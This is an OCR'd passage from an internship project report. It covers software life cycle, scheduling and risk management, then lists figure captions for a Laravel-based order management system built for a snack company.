- ✓ Software Development Life Cycle: Software life cycle models describe phases of the software cycle and the order in which those phases are executed. Each phase produces deliverables required by the next phase in the life cycle. Requirements are translated into design. Code is produced according to the design which is called development phase. The testing team follows Software Testing Life Cycle (STLC) which is similar to the development cycle followed by the development team. There are following six phases in every Software development life cycle model:

  - Requirement Gathering and Planning
  - Analysis
  - Design
  - Implementation or Coding

- Testing and Integration
- Deployment and Maintenance

Fig 10.1.3.1 SDLC

10.2 PROJECT SCHEDULING

✓ Project schedule means a mechanism that is used to communicate and know the tasks that are needed and have to be done or performed. Effective project scheduling leads to success, reduced cost, and increased customer satisfaction. Scheduling in project management means listing out activities, deliverables, and milestones within a project that are delivered.

10.2.1 BASIC PRINCIPLE SCOPE

✓ The project started with choosing a project definition, and then all the required things were gathered, like which language to use and which framework to use. After that, the basic things started, which ended up with making a whole working software for an online food ordering system, including both admin and customer sides.

10.2.2 PROJECT ORGANIZATION

✓ Project planning: The problem is decomposed into smaller problems, software managers use historical project data (as well as personal experience and

intuition) to determine estimates for each.

- ✓ The final estimates are adjusted by taking project complexity and risk into account. The resulting work product is called project management plan.

- ✓ Project planning also includes description of the project task, activity and function, dependencies, resource requirements and detail schedules.

- ✓ Project planning involves estimating how much time, efforts, money and resources will be required build a specific software system. After the project scope is determined and to define the best case and worst case scenarios. So that project outcome can be bounded.

- ✓ Project Scheduling: Software project scheduling is an activity that distributes estimated efforts across the planned duration by allocating the effort to specific software engineering tasks. Proper Scheduling requires:

    1. All tasks appear in network.

    2. Effort and timing are intelligently allocated to each task.

    3. Interdependencies between tasks are properly indicated.

    4. Resources are allocated for the work to be done.

10.3 RISK MANAGEMENT

- ✓ A risk is any unfavorable event or circumstance that can occur while a project is underway. Managing software is difficult. At any point in time, the code can start running in weird ways. Things can go wrong, and most of the time we are unaware of the problem. This can and will happen to all the developers out there. It is part of life. So the main objective is to identify the risk, which can help us understand and manage uncertainty during the development of the project.

10.3.1 RISK IDENTIFICATION

- ✓ The following are the possible risks associated with the project:

    1. Technical risks: If the internet connection is poor, there may be some visual bugs. A future update on the website may lead to its shutdown. The website may be slow on some devices.

    2. Project Risks: The scope may have been defined incorrectly, and the project may have gone in the wrong direction. The time limit might not have been

properly calculated as per the scope. Therefore, it may be difficult to finish the project within the deadline and we may need to remove some functionalities. The expectations or the requirements may have changed.

10.3.1.1 Risk Identification artifacts

- ✓ All the websites have different internal and external risks. Internal risk basically consists of hardware failure and power interruption, for which a solution is specified. External risks are associated with the website, like viruses, hacking, and the corruption of files. To solve this, we need to be extremely careful.

10.3.2 RISK PROJECTION

- ✓ During the risk projection, each identified risk is considered in turn, and a judgment is made about the probability and seriousness of the risk.

Risk	Probability	Effects
Major upgrade in Laravel	Very High	Normal
Security issue	Medium	Severe
Reusable code may not work in all places	High	Normal
May the system work slow	Low	Normal

Table 20.3.2.1 Risk Projection

CHAPTER 11 :- INTERNSHIP AND PROJECT

- ✓ At our company we follow the complete method of Software Engineering process. All the methods and steps are completely of agile methodology and steps. It will helps our organization to complete the task and project in the given time and months. We used to followthe software development life cycle process for the project we are working on and when we need some other task, we used to involve more number of employees.

11.1 INTRODUCTION TO SAMRAT NAMKEEN

TECHNOLOGY USED
Laravel framework
Html
Css
Jquery/JavaScript
Php
MySQL

Table 31.1.1 Technology Used

- In this project of SAMRAT NAMKEEN the retailer and distributor can order the product of Samrat.
- In this project it will include how to manage the orders, how to manage the product and showing the purchasing details with GST.
- In this project it will also include the weights units details on product and category of product.
- In this project,




Fig 41.1: Login Form

Fig 51.2: Dashboard Of Samrat Namkeen

Fig 61.3: User Module

Fig 71.4: Form Of Add User In User Module

Fig 81.5: Adding The User With Details In User Module

Fig 91.6: Added The User In User Module

Fig 11.7: Editing The User With Details In User Module

Fig 11.8: Updated The User In User Module




Fig 11.9: Delete The User In User Module

Fig 11.10: Deleted The User In User Module

Fig 11.11: Customer Module

Fig 11.12: Form Of Add Customer In Customer Module

Fig 11.13: Adding The Customer With Details In Customer Module

Fig 11.14: Added The Customer In Customer Module

Fig 11.15: Editing The Customer With Details In Customer Module




Fig 11.16: Updated The Customer In Customer Module




Fig 11.17: Delete The Customer In Customer Module

Fig 11.18: Deleted The Customer In Customer Module

Fig 11.19: SKU Module

Fig 11.20: Form Of Add SKU In SKU Module

Fig 11.21: Adding The SKU With Details In SKU Module

Fig 11.22: Added The SKU In SKU Module

Fig 11.23: Editing The SKU With Details In SKU Module

Fig 11.24: Updated The SKU In SKU Module




Fig 11.25: Delete The SKU In SKU Module

Fig 11.26: Deleted The SKU In SKU Module




Fig 11.27: Role & Menu Module

Fig 11.28: Form Of Add Role & Menu In Role & Menu Module

Fig 11.29: Added The Role & Menu In Role & Menu Module




Fig 11.30: Editing The Role & Menu With Details In Role & Menu

Fig 11.31: Order Module

Fig 11.32: Form Of Add Order




Fig 11.33: Adding The Order With Details In Order Module

Fig 11.34: Added The Order In Order Module

Fig 11.35: Editing The Order With Details In Order Module

Fig 11.36: Updated The Order In Order Module




Fig 11.37: Delete The Order In Order Module

Fig 11.38: Deleted The Order In Order Module

Fig 11.39: Category Module

Fig 11.40: Offer Module




Fig 11.41: Adding The Offer In Offer Module

Fig 11.42: Product Module

Fig 11.43: Adding The Product

Fig 11.44: Role Module

Fig 11.45: GST Module

Fig 11.46: Adding The GST In GST Module




Fig 11.47: Purchase Unit Module

Fig 11.48: Weight Unit Module

Fig 11.49: SKU Name Module

Fig 11.50: Adding The SKU Name In SKU Name Module

CHAPTER 12 :- SYSTEM DESIGN

12.1 USE - CASE DIAGRAM




Fig 12.1.1: Use- Case diagram of admin

12.2 SEQUENCE DIAGRAM

